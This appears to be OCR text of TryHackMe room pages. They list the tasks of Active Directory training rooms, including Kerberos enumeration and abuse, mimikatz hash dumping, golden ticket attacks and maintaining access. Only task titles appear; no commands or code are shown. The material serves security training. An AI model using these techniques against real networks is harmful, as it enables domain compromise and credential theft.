

Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Task 1 Introduction
Task 2 Windows Domains
Task 3 Active Directory
Task 4 Managing Users in AD
Task 5 Managing Computers in AD
Task 6 Group Policies
Task 7 Authentication Methods
Task 8 Trees, Forests and Trusts
Task 9 Conclusion


Dashboard
Learn
Compete
Other
Access Machines
Attacktive Directory
99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
Medium
0 min
Share your achievement
Start AttackBox
Help
Save Room
3770
Options
Room completed (100%)
Chart
Scoreboard
Write-ups
1,200
1,000
800

Dashboard
Learn
Compete
Other
Access Machines

Task 1 Intro Deploy The Machine
Task 2 Intro Setup
Task 3 Enumeration Welcome to Attacktive Directory
Task 4 Enumeration Enumerating Users via Kerberos
Task 5 Exploitation Abusing Kerberos
Task 6 Enumeration Back to the Basics
Task 7 Domain Privilege Escalation Elevating Privileges within the Domain
Task 8 Flag Submission Flag Submission Panel


All Bookmarks
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Post-Exploitation Basics
Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
Easy
0 min
Share your achievement
Start AttackBox
Help
Save Room
1739
Options
Room completed (100%)
Task 1 Introduction
Task 2 Enumeration w/ Powerview
Task 3 Enumeration w/ Bloodhound
Task 4 Dumping hashes w/ mimikatz
Task 5 Golden Ticket Attacks w/ mimikatz


All Bookmarks
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
0
Room completed (100%)
Task 1 Introduction
Task 2 Enumeration w/ Powerview
Task 3 Enumeration w/ Bloodhound
Task 4 Dumping hashes w/ mimikatz
Task 5 Golden Ticket Attacks w/ mimikatz
Task 6 Enumeration w/ Server Manager
Task 7 Maintaining Access
Task 8 Conclusion